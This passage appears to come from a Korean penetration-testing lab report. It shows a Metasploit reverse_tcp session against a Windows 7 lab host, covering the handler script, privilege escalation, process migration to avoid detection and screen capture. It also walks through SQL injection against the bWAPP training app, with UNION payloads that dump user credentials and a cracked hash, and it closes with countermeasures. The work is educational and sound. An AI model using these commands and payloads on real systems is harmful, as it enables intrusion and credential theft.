spreader, and idle. The 'DETECTION' tab is active, showing a table of security vendors' analysis. The table lists various vendors and their detection results, including Acronis (Static ML), AliCloud, Antiy-AVL, Avast, Avira (no cloud), Bkav Pro, CrowdStrike Falcon, Cylance, AhnLab-V3, ALYac, Arcabit, AVG, BitDefender, ClamAV, Cybereason, and Cynet. The file is classified as a trojan.metaspytroj.rozena, with family labels including trojan, rozena, and meterpreter.

Security vendors' analysis	Do you want to automate checks?
Acronis (Static ML)	<input checked="" type="checkbox"/> Suspicious
AliCloud	<input checked="" type="checkbox"/> Backdoor:Win/shellcode.api(dyn)
Antiy-AVL	<input checked="" type="checkbox"/> GrayWare/Win32.Rozena.j
Avast	<input checked="" type="checkbox"/> Win32:MsfShell-V [Hack]
Avira (no cloud)	<input checked="" type="checkbox"/> TR/Crypt.XPACK.Gen7
Bkav Pro	<input checked="" type="checkbox"/> W64.AIDetectMalware
CrowdStrike Falcon	<input checked="" type="checkbox"/> Win/malicious_confidence_100% (D)
Cylance	<input checked="" type="checkbox"/> Unsafe

2. 제작된 악성 페이로드 파일을 바이러스토탈에서 검색하여 보면 공격 파일이라는 것을 알 수 있습니다.

3-2 공격 시연

```
[root@kali: ~]#  
[root@kali: ~]# cat << EOF > reverse  
use exploit/multi/handler  
set payload windows/x64/meterpreter/reverse_tcp  
set lhost 192.168.20.50  
set lport 4444  
set exitonsession false  
exploit -j -z  
EOF  
[root@kali: ~]# ls -l reverse  
-rw-r--r-- 1 root root 151  8월  6 15:40 reverse  
[root@kali: ~]#
```

3. Kali에서 Reverse TCP 연결 대기 상태로 동작하는 'reverse' 스크립트 파일을 제작합니다.

```
[root@kali: ~]# msfconsole -q -r reverse  
[*] Processing reverse for ERB directives.  
resource (reverse)> use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
resource (reverse)> set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
resource (reverse)> set lhost 192.168.20.50  
lhost => 192.168.20.50  
resource (reverse)> set lport 4444  
lport => 4444  
resource (reverse)> set exitonsession false  
exitonsession => false
```

```
resource (reverse)> exploit -j -z  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
[*] Starting persistent handler(s) ...  
  
[*] Started reverse TCP handler on 192.168.20.50:4444  
msf6 exploit(multi/handler) >
```

4. Kali에서 msfconsole을 이용하여 'reverse' 스크립트를 실행하고 TCP 연결 대기상태로 만든 후 타겟 시스템에서 Reverse_TCP 동작을 실시하는 악성파일을 실행 합니다.

```
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 192.168.20.202  
[*] Meterpreter session 1 opened (192.168.20.50:4444 → 192.168.20.202:49175) at 2024-08-06 15:50:12 +0900  
  
msf6 exploit(multi/handler) >
```

파일		동작		편집		보기		도움말	
[root@kali: ~]# netstat -ntp grep 4444									
tcp	0	0	192.168.20.50:4444	192.168.20.202:49175	ESTABLISHED	67513/ruby			

5. Kali에서 Meterpreter session 이 연결 되었는지 확인하고 다른 터미널 창을 열어 TCP 4444 연결 상태를 확인합니다.

3-2 공격 시연

```
msf6 exploit(multi/handler) > sessions -i

Active sessions
=====
Id  Name  Type  Information  Connection
--  ---  ---  ---  ---
1   meterpreter x64/windows  MSDN-SPECIAL\Administrator @ 192.168.20.50:4444 → 192.16
MSDN-SPECIAL  8.20.202:49175 (192.168.20.2
02)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

6. Meterpreter 를 이용한 타겟시스템을 제어합니다.

7. 타겟 시스템 (Window 7) 정보 확인

```
meterpreter > sysinfo
Computer      : MSDN-SPECIAL
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : ko_KR
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x64/windows
meterpreter > ifconfig

Interface 12
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:c6:70:e7
MTU        : 1500
IPv4 Address : 192.168.20.202
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::84cd:9f60:3f89:f65f
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
meterpreter > arp

ARP cache
=====
IP address  MAC address  Interface
-----
192.168.20.1  00:50:56:c0:00:01  12
192.168.20.50  00:0c:29:b0:67:ba  12
192.168.20.255  ff:ff:ff:ff:ff:ff  12
224.0.0.22  00:00:00:00:00:00  1
224.0.0.22  01:00:5e:00:00:16  12
224.0.0.252  01:00:5e:00:00:fc  12
239.255.255.250  00:00:00:00:00:00  1
239.255.255.250  01:00:5e:7f:ff:fa  12

meterpreter >
```

```
meterpreter > route

IPv4 network routes
=====
Subnet  Netmask  Gateway  Metric  Interface
-----
0.0.0.0  0.0.0.0  192.168.20.100  266  12
127.0.0.0  255.0.0.0  127.0.0.1  306  1
127.0.0.1  255.255.255.255  127.0.0.1  306  1
127.255.255.255  255.255.255.255  127.0.0.1  306  1
192.168.20.0  255.255.255.0  192.168.20.202  266  12
192.168.20.202  255.255.255.255  192.168.20.202  266  12
192.168.20.255  255.255.255.255  192.168.20.202  266  12
224.0.0.0  240.0.0.0  127.0.0.1  306  1
224.0.0.0  240.0.0.0  192.168.20.202  266  12
255.255.255.255  255.255.255.255  127.0.0.1  306  1
255.255.255.255  255.255.255.255  192.168.20.202  266  12
```

3-2 공격 시연

```
meterpreter > getuid
Server username: MSDN-SPECIAL\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

8. 현재 권한을 확인하고 권한을 상승 시킵니다.

964	2640	jusched.exe	x86	1	MSDN-SPECIAL\Administrator	C:\Program Files (
976	484	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system3
1008	484	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system3
1060	484	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System3
1088	484	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system3
1216	484	cvpnd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (
1388	484	VGAAuthService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\V
1412	484	vmtoolsd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\V
1568	2572	ZoomInstallerFull.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Users\Administr
1624	484	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system3
1776	596	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system3
1796	484	taskhost.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Windows\system3
1848	484	dllhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system3
1932	484	msdtc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System3
2032	380	conhost.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Windows\system3
2380	484	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system3
2432	832	dwm.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Windows\system3
2572	2096	explorer.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Windows\Explore
2612	2572	vmtoolsd.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Program Files\V
2952	2572	cmd.exe	x64	1	MSDN-SPECIAL\Administrator	C:\Windows\system3


meterpreter > █

9. 프로세스를 확인 합니다.

```
meterpreter > migrate 2572
[*] Migrating from 1568 to 2572 ...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 2572
```

10. 타겟 시스템에서 악성페이로드파일을 의심하여 작업관리자에서 종료할 수 있기때문에 페이로드파일의 프로세스를 부모프로세스 또는 다른 프로세스로 이전하는 작업을 실시 합니다.

```
meterpreter > screenshot
Screenshot saved to: /root/vgryWgGB.jpeg
meterpreter > █
```



11. 타겟 시스템을 제어하거나 스크린을 공유할 수 있음을 확인합니다. 예시로 Screenshot 명령어를 사용하여 사진파일을 확인합니다.

3-3 방지 대책



Metasploit 을 이용한 Reverse_TCP 공격을 통하여 시스템을 해킹해보았습니다. 이와 같은 공격을 방지하기 위한 여러가지 대책들이 있으며 다층적인 보안방식을 사용하는것이 중요합니다.

1

정기적인 패치를 적용하여 운영체제와 애플리케이션의 보안 패치를 신속하게 적용하여 알려진 취약점을 보완해야 합니다. 가능하면 자동 업데이트 기능을 활성화 하여 최신 보안 패치를 자동으로 설치 합니다.

2

악성코드를 방지하기 위하여 최신 버전의 안티바이러스 소프트웨어를 설치하고 정기적으로 시스템을 스캔합니다. 추가적으로 출처가 불명확한 이메일 첨부파일이나 온라인 링크를 클릭하여 다운받고 실행하는 일은 절대로 없어야 합니다.

3


시스템 및 네트워크 활동을 기록하여 로그를 분석하고 의심스러운 기록이 있다면 조기에 감지합니다. 추가적으로 피해 발생시 신속히 복구할 수 있는 계획을 미리 마련해두고 사용자들에게 사이버 공격에 대한 교육을 실시하여 공격에 주의하도록 합니다.

Web Hacking

웹 해킹은 웹 사이트의 취약점을 찾아 공격하는 방식으로 권한이 없는 시스템에 접근하거나 데이터를 탈취 및 유출 하는 공격으로 본 모의해킹 테스트에서는 SQL 인젝션, XSS 인젝션을 다룹니다.

HACKING THE WEB

4-1 공격 시나리오



4-2 공격 시연

* SQL 인젝션 공격은 여러 단계와 시행착오를 거쳐 이뤄집니다.

A. 공격할 웹 페이지를 파악합니다.

B. SQL 취약점을 알아 냅니다.

C. 웹페이지와 연동된 테이블의 컬럼 개수를 찾고 하위 데이터베이스, 테이블, 컬럼에서 데이터 값을 얻어냅니다.

1. 입력박스에 여러 구문을 삽입하면서 SQL 취약점을 찾아냅니다. 그때의 URL과 검색 결과들을 확인하면서 어떤 오류가 발생하는지 얻어 낼 수 있습니다.

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

No movies were found!

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

World War Z	2013	Gerry Lane	horror	Link
-------------	------	------------	--------	----------------------

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' at line 1

2. '(작은 따옴표) 입력시 Mysql syntax 오류가 발생한다는것을 알아 내었습니다.

4-2 공격 시연

*현재 이 웹페이지에 대해 파악된 정보는
Get 방식, 'title' 변수, Mysql syntax 에러 메시지 출력
파악된 쿼리문은

`select * from movies where 컬럼이름 like "%iron%";`
입니다.

위 정보를 이용하여 SQL 인젝션 공격을 시도합니다.

3. Movies 테이블 컬럼 개수 및 컬럼 번호를
파악하기 위하여

`0' union select all 1 #` 구문을 숫자를 하나씩
늘려가며 삽입합니다.

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
Error: The used SELECT statements have a different number of columns				

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
-------	---------	-----------	-------	------

Error: The used SELECT statements have a different number of columns

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
2	3	5	4	Link

4. 위와 같이 인젝션하여 파악된 컬럼의 개수는
7개이며 2,3,5,4번 컬럼에 데이터베이스 관련 정보를
출력하는 구문을 인젝션 하여 정보를 얻어낼 수
있다는걸 알아내었습니다.

4-2 공격 시연

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
bWAPP	root@localhost	5.0.96-0ubuntu3	root@localhost	Link

5. 0' union select all 1,database(),user(),system_user(),version(),6,7 #
쿼리문을 인젝션 하여 bWAPP 이라는 데이터베이스 이름을 얻어 내었습니다.

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
information_schema	3	5	4	Link
bWAPP	3	5	4	Link
drupageddon	3	5	4	Link
mysql	3	5	4	Link
testdb	3	5	4	Link

6. 0' union select all 1,SCHEMA_NAME,3,4,5,6,7 from information_schema.SCHEMATA #
쿼리문으로 DB 이름을 확인 하였습니다.

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
bWAPP	blog	5	4	Link
bWAPP	heroes	5	4	Link
bWAPP	movies	5	4	Link
bWAPP	users	5	4	Link
bWAPP	visitors	5	4	Link

7. 0' union select all 1,table_schema,table_name,4,5,6,7 from information_schema.tables where table_schema="bwapp" #
where 조건과 DB이름을 이용한 쿼리문으로 테이블 이름을 확인 하였습니다.

4-2 공격 시연

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
bWAPP	users	id	4	Link
bWAPP	users	login	4	Link
bWAPP	users	password	4	Link
bWAPP	users	email	4	Link
bWAPP	users	secret	4	Link
bWAPP	users	activation_code	4	Link
bWAPP	users	activated	4	Link
bWAPP	users	reset_code	4	Link
bWAPP	users	admin	4	Link

8. 0' union select all 1,table_schema,table_name,4,column_name,6,7 from information_schema.columns where table_name='users' and table_schema='bwapp' #

8. 같은 방식으로 where 조건을 사용하여 bwapp DB의 users 테이블의 컬럼 이름들을 확인 하였습니다.

/ SQL Injection (GET/Search) /

Search for a movie:

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	Link

9. 0' union select all 1,login,password,email,secret,6,7 from users #
데이터베이스 : bwAPP, 테이블: users, 컬럼 데이터값을 확인하여 중요해보이는 정보를 얻어 내었습니다.

4-2 공격 시연

Enter 40 character SHA1 hash to decode or decrypt

Enter 40 digit SHA1 hash:

Enter 4 digit security code:

sha1 hash decode

SHA1 hash decryption results

[Re-encode result](#)

The hash `sha1:6885858486f31043e5839c735d99457f045affd0` decodes to:

String: `bug`

Hex: `62 75 67`

10. Password 컬럼의 데이터인

6885858486f31043e5839c735d99457f045affd0 는 해시값으로 되어있어 복호화되지 않아야 하지만 모의해킹에서는 간단한 형식의 비밀번호를 사용하였기에 해시값을 디셔너리화 하여 1:1 매치로 찾아주는 프로그램을 사용하여 bug 라고 하는 비밀번호를 얻어 낼 수 있었습니다.

4-3 방지 대책



웹페이지에 대한 취약점을 이용하여 웹 해킹을 진행해보았습니다. 이러한 공격들에 당하지 않기 위해 여러 가지 보안 대책을 종합적으로 적용해서 데이터를 안전하게 보호 해야 합니다.

1

사용자의 입력을 허용된 값으로만 제한 합니다. 예시로 이메일필드에는 이메일만, 숫자필드에는 숫자만 허용하여 입력을 제한하고, 입력값에 대한 바인딩 처리와 함께 Prepared Statement 를 사용하여 외부의 입력값이 문법적인 의미를 가질 수 없도록 소스코드를 구성해야합니다.

2

웹 서버, 데이터베이스, 라이브러리 등을 항상 최신버전으로 유지하여 알려진 취약점들에 대해 방어하며 정기적인 취약점 스캔과 실제 보안 전문가가 공격 시나리오를 바탕으로 테스트하여 다른 취약점이 있는지 찾고 해결합니다.

3

데이터베이스와 네트워크를 통하여 전송되는 데이터들은 암호화하여 혹시 공격을 받아 데이터가 유출 되었을 때 중요한 정보가 보호되도록 합니다. 정기적으로 주요 데이터를 백업하여 공격을 당하여 파괴 되었을 때 신속하게 복구 할 수 있도록 대비합니다.

Thank

You